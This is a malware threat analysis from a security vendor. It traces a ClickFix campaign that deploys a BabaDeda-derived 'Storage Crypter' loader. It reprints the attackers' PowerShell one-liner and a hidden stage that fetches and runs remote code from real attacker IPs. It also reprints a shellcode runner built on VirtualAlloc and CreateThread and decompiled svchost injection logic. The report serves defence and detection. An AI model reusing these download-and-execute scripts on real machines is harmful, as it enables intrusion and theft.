MORPHISEC

Threat Analysis

MORPHISEC THREAT LABS

What Is the BabaDeda Loader? Analysis of a New ClickFix Malware Campaign

Author: Shmuel Uzan

Introduction

Through code-genome analysis, Morphisec researchers identified strong similarities to the BabaDeda infrastructure previously documented by our team while uncovering substantial enhancements that increase modularity, payload diversity, and resistance to automated analysis. The activity was observed across multiple campaigns targeting education and financial-sector organizations, indicating that the framework is actively being deployed in real-world operations.

The infection chain begins with ClickFix, a social-engineering technique that convinces users to execute attacker-provided commands through trusted operating system utilities. Once initial execution is achieved, the attack rapidly transitions into a sophisticated multi-stage loader architecture that combines hidden PowerShell execution, shellcode staging, Donut- and pe2shc-style in-memory loading, DLL sideloading, external payload storage, callback-based execution, and downstream deployment of stealers, remote access trojans, and additional malware stages.

What makes this evolution noteworthy is not any single technique, but the way they are combined. The visible application package appears legitimate, while malicious payloads remain hidden inside externally stored containers and are decoded only moments before execution. This design minimizes forensic visibility, complicates automated analysis, and reduces opportunities for traditional security tools to identify malicious activity before execution occurs.

This represents a broader shift in the threat landscape. Modern loader frameworks increasingly separate delivery, storage, execution, and payload deployment into distinct components. Rather than relying on a single malicious file, attackers distribute functionality across multiple stages that individually appear benign but collectively enable full compromise. The defensive challenge is whether security controls can prevent the chain of behaviors that transforms a simple user interaction into memory-resident malware execution and eventual organizational compromise.

Key Findings

- Morphisec observed and prevented multiple campaigns targeting education and financial organizations during April 2026.
- Code-genome analysis identified strong similarities to the BabaDeda loader family previously researched by Morphisec.
- The new framework expands BabaDeda capabilities through modular staging, external payload storage, and in-memory execution.
- Initial access relies on ClickFix social engineering, moving early execution into trusted operating system utilities.
- The loader incorporates hidden PowerShell, Donut-style loading, pe2shc-style loading, DLL sideloading, callback execution, and controller-based task dispatching.
- Downstream payloads include information stealers, remote access trojans, and additional malware staging components.
- The architecture reduces visibility for controls that rely primarily on file-based detection, signatures, or individual file reputation.

BabaDeda Loader Evolution - April 2026 Prevented Campaign

ClickFix delivery transitions into storage-backed, in-memory execution

1. ClickFix lure

Fake verification, CAPTCHA, or installer prompt pushes the user to execute a command.

2. Hidden staging

PowerShell retrieves in-memory content; shellcode reduces convential file artifacts.

3. Branching Loader

Host profiling, geo/language checks, security-product checks, and tracking beacons guide staging.

4. Installer camouflage

A legitimate-looking application package blends malicious DLLs into a normal software directory.

5. Storage-backed payload

External files such as List.Control.dat hold encoded payload regions that are decoded only as needed.

6. Callback execution

Memory is prepared and control is transferred through legitimate callback mechanisms.

Why this chain matters

The innovation is the chain, not a single file: attackers pair a high-success social-engineering entry point with a modular loaderthat keeps payload bytes away from the visible executionable and executes through memory-oriented paths.

Figure A: April 2026 BabaDeda campaign flow observed and prevented by Morphisec

Loader Architecture - BabaDeda Matures into a Modular Framework

Storage-backed payloads, sideloaded DLLs, callback execution, and task-driven controller logic

Layer 1 — Social-engineering layer
ClickFix fake verification pushes manual command execution

Layer 2 — Staging layer
Hidden PowerShell, shellcode, Donut-style loader, pe2shc-style PE looking

Layer 3 — Camouflage layer
Normal-looking application directory with legitimate launch point and sideloaded DLLs

Layer 4 — External storage layer
Normal-looking application directory with legitimate launch point and sideloaded DLLs

Layer 5 — Execution layer
math.dll prepares memory and transfers execution through callback-capable APIs

Layer 6 — Tasking layer
Controller handlers for discovery, persistence, filesystem, registry, and payload loading

Stealth and resilience build by layer

Prevention must disrupt runtime behavior across the full chain: user-assisted execution, memory staging, DLL sideloading, external storage-file parsing, memory protection changes, and indirect callback execution.

Figure B: Layered loader architecture showing the progression from social engineering to task-driven payload execution

Full Technical Flow

The following section preserves the full technical flow, screenshots, figure descriptions, component analysis, and IOCs from the attached Storage Crypter analysis. The report retains the original reverse-engineering detail while reframing the campaign as an evolution of the BabaDeda loader family observed in April 2026.

Storage Crypter: The Evolution of the BabaDeda Loader

Storage Crypter is a staged malware loader observed in installer-style delivery chains. Instead of exposing the payload as an obvious executable, the chain hides malicious components inside a legitimate-looking application package and stores payload material in external storage-like files such as List.Control.dat.

At runtime, the loader reads those external files, decodes or decrypts only the needed payload regions, and then transfers execution through a chain of shellcode loaders, DLL sideloading, and callback-based execution. The name Storage Crypter is used here because that external storage-file design is the most distinctive behavior in this sample set.

Campaign Overview

The analyzed chain combines ClickFix-style social engineering, hidden PowerShell execution, Donut and pe2shc-style in-memory loading, DLL sideloading, callback-based execution, and a custom payload-storage format.

The initial chain starts with a lure that pushes the victim toward a fake verification or installer flow. From there, a PowerShell command retrieves an in-memory script, the script downloads shellcode, and the shellcode stages additional components. One branch retrieves my_s.bin for in-memory .NET execution, while another retrieves my_downloader.bin, which later downloads the linguist.zip package and launches the installer-like DLL sideloading chain.

The installer stage is the key transition point. linguist.zip provides a normal-looking application directory, linguist.exe acts as the legitimate launch point, fcJson.dll coordinates payload loading, MFEncoder.dll shows watchdog-style behavior, and math.dll prepares memory and transfers execution. The payload itself is kept in an external storage-like file, then decoded or decrypted shortly before execution.

The result is not a single monolithic loader. It is an installer-centered chain where each file has a narrow role: downloader, sideload trigger, payload reader, memory preparer, or final payload. This split helps the package look like normal software while keeping suspicious payload bytes away from the most visible executable.

Storage Crypter also has builder-like characteristics. Operators can vary the package layout, payload delivery logic, and loader flow across campaigns while preserving the same core idea: hide malicious files inside a plausible installer package, keep payload material in an external storage-like file, and decrypt only what is needed shortly before in-memory execution.

In this sample set, the downstream families and payloads include DanaBot, ArechClient/SectopRAT, and CapDoor-like staging.



Figure 1: Overviewed campaign infection chain

Moreover, additional infection chains were observed in the wild. This reflects a broader trend in modern loader frameworks, which increasingly separate delivery, storage, execution, and payload deployment into distinct components.



Figure 2: Additional campaign infection chain

Technical Analysis

Recent distribution activity shows a shift toward ClickFix-style infection chains. In these campaigns, victims are tricked into executing malicious commands under the guise of completing a verification step, resolving a browser issue, solving a CAPTCHA, or gaining access to protected content.

We also observed a separate ClickFix campaign that appears to be linked to the same threat cluster. In this variation, the infection chain bypasses several intermediate stages and delivers the Storage Crypter directly. Although the delivery workflow differs, similarities in the infrastructure, tooling, and execution logic suggest a common operational origin.

Taken together, these campaigns indicate that the operators employ multiple delivery mechanisms, including ClickFix lures hosted on attacker-controlled websites, to distribute their malware ecosystem and adapt to different targeting opportunities. Based on the observed infrastructure and delivery patterns, we assess that the threat actors likely also distribute payloads through spoofed or fraudulent websites impersonating legitimate services, software providers, or cryptocurrency-related platforms.

The infection begins when a victim visits a compromised or attacker-controlled site and receives a fake verification prompt. The prompt instructs the victim to run a PowerShell command.



Figure 3: Fake verification or ClickFix-style prompt



Figure 4: Additional ClickFix lure context

After execution, the initial command retrieves a remote script and runs it directly in memory:

```
powershell.exe -c "iex(irm <IP> -UseBasicParsing)"
```

The downloaded script starts another hidden PowerShell process through System.Diagnostics.ProcessStartInfo, passing the next stage through the -Command argument.

```
try {
    $bjIpBGrKhSw = @'
try {
    $checkResult = Invoke-WebRequest -Uri "http://158.94.208.92" -UseBasicParsing
    Invoke-Expression $checkResult.Content
} catch {
}
'@

    $nwlOLRnbTJHJGuIzB = New-Object System.Diagnostics.ProcessStartInfo
    $nwlOLRnbTJHJGuIzB.FileName = "powershell.exe"
    $nwlOLRnbTJHJGuIzB.Arguments = "-Command " + [char]34 + $bjIpBGrKhSw + [char]34
    $nwlOLRnbTJHJGuIzB.WindowStyle = [System.Diagnostics.ProcessWindowStyle]::Hidden
    $nwlOLRnbTJHJGuIzB.CreateNoWindow = $true
    $nwlOLRnbTJHJGuIzB.UseShellExecute = $false

    $PmgaQrhIGPERnniVQ = New-Object System.Diagnostics.Process
    $PmgaQrhIGPERnniVQ.StartInfo = $nwlOLRnbTJHJGuIzB
    $PmgaQrhIGPERnniVQ.Start() | Out-Null
} catch {
}
```

Figure 5: PowerShell staging logic

The second-stage PowerShell script downloads my_l.bin from attacker-controlled infrastructure:

x7GkP2mQ9zL4/my _ l.bin

SHA-256: C92950568A2B757D4EE0BAD84B33F5B3414F0D5FDF3D3F5B06E7D304A7CCF1A1

The script uses Invoke-WebRequest to retrieve the content, then loads it into memory with dynamically compiled C# through Add-Type. The C# wrapper defines Win32 APIs such as VirtualAlloc, CreateThread, and WaitForSingleObject, which are commonly used for in-memory shellcode execution.

```
$qfxynVtaoWkTGXPO = "http://158.94.208.104/x7GkP2mQ9zL4/my_l.bin"
try {
    $wkjmvrrQYG = Invoke-WebRequest -Uri $qfxynVtaoWkTGXPO -UseBasicParsing -ErrorAction Stop
    $fxfUCqgKMKyq = $wkjmvrrQYG.Content
    $jQYxAVfWTktBrihYMu = $fxfUCqgKMKyq.Length
    $oifeVAXruKV = @"
using System;
using System.Runtime.InteropServices;
public class xKuKzcdScrPfQpehRq {
    [DllImport("kernel32.dll", SetLastError=true)]
    public static extern IntPtr GetCurrentProcess();
    [DllImport("kernel32.dll", SetLastError=true)]
    public static extern IntPtr VirtualAlloc(IntPtr a, uint sz, uint t, uint p);
    [DllImport("kernel32.dll", SetLastError=true)]
    public static extern IntPtr CreateThread(IntPtr ta, uint ss, IntPtr sa, IntPtr p, uint cf, out uint tid)
    [DllImport("kernel32.dll", SetLastError=true)]
    public static extern uint WaitForSingleObject(IntPtr h, uint ms);
}
"@
    Add-Type -TypeDefinition $oifeVAXruKV
    $LDeyMEWUGUaRBLR = 0x1000
    $YMnLUdAdCBUqtPwzZe = 0x2000
    $NfbibNbjY = 0x40
    $VJzynl = [xKuKzcdScrPfQpehRq]::VirtualAlloc([IntPtr]::Zero, $jQYxAVfWTktBrihYMu, $LDeyMEWUGUaRBLR -bor
    if ($VJzynl -eq [IntPtr]::Zero) { throw "Alloc failed" }
    [System.Runtime.InteropServices.Marshal]::Copy($fxfUCqgKMKyq, 0, $VJzynl, $jQYxAVfWTktBrihYMu)
    $RcgZSyj = 0
    $cDVcAqtqupLLT = [xKuKzcdScrPfQpehRq]::CreateThread([IntPtr]::Zero, 0, $VJzynl, [IntPtr]::Zero, 0, [ref]
    if ($cDVcAqtqupLLT -eq [IntPtr]::Zero) { throw "Thread failed" }
    [xKuKzcdScrPfQpehRq]::WaitForSingleObject($cDVcAqtqupLLT, 30000) | Out-Null
    Write-Host "done."
}
catch {
    exit 1
}
```

Figure 6: Dynamic Win32 API definitions used for shellcode execution

The shellcode then deploys an embedded Donut loader stage.



Figure 7: Embedded Donut loader stage

The downloader first enables SeDebugPrivilege, then checks the victim's geographic region by reading:

`HKCU\Control Panel\International\Geo\Name`

The malware exits when the system locale matches Russia (RU) or Belarus (BY). For other regions, it retrieves additional payloads over plain HTTP from 158.94.208[.]104:80, using paths such as:

`x7GkP2mQ9zL4/my _ s.bin`

`x7GkP2mQ9zL4/my _ downloader.bin`

The second path is used for victims in the United States or Canada. After downloading the next stages, the loader injects them into a legitimate Windows process such as svchost.exe using APIs including OpenProcess, VirtualAllocEx, WriteProcessMemory, and CreateRemoteThread.

```
31  }
32  EnableSeDebugPrivilege();
33  LOBYTE(v2) = ReadGeoNameFromRegistry(geoName, 0x10u);
34  shouldDeploySecondPayload = v2;
35  if ( v2 )
36  {
37    LOBYTE(v4) = IsBlockedGeo(geoName);
38    if ( v4 )
39      goto LABEL_19;                    // Abort execution entirely when the Geo\Name code is RU or BY.
40    if ( wcscmp(geoName, L"US") )
41      shouldDeploySecondPayload = wcscmp(geoName, aC) == 0;
42  }
43  LOBYTE(v5) = DownloadPayload(L"x7GkP2mQ9zL4/my_s.bin", primaryPayload);
44  if ( v5 && (SvchostProcess = FindSvchostProcess(0), (firstTargetPid = SvchostProcess) != 0) )
45  {
46    LOBYTE(v8) = InjectPayloadIntoProcess(SvchostProcess, primaryPayload);
47    if ( v8 )
48      FreePayloadBuffer(primaryPayload);
49  }
50  else
51  {
52    firstTargetPid = 0;
53  }
54  if ( shouldDeploySecondPayload )
55  {
56    LOBYTE(v9) = DownloadPayload(L"x7GkP2mQ9zL4/my_downloader.bin", payloadBuffer);// For US/CA victims, download a second-stage payload
57    if ( v9 )
58    {
59      secondTargetPid = FindSvchostProcess(1);
60      if ( secondTargetPid )
61      {
62        if ( firstTargetPid != secondTargetPid )
63        {
64          LOBYTE(v11) = InjectPayloadIntoProcess(secondTargetPid, payloadBuffer);
65          if ( v11 )
66            FreePayloadBuffer(payloadBuffer);
67        }
68      }
69    }
70  }
```

Figure 8: Process injection path

my_s.bin

my_s.bin is an in-memory shellcode loader:

SHA-256: DCD612F1D86FF5C9B43F1A3D0BAEA16B9C08E4B844BCD82564C720EE1CAAFE3C

The shellcode contains an embedded .NET PE payload generated with a pe2shc-style loader. It manually maps and executes the .NET assembly in memory instead of relying on the standard Windows PE loader, reducing straightforward file-based detection and forensic visibility.



Figure 9: Embedded PE or reflective loader view

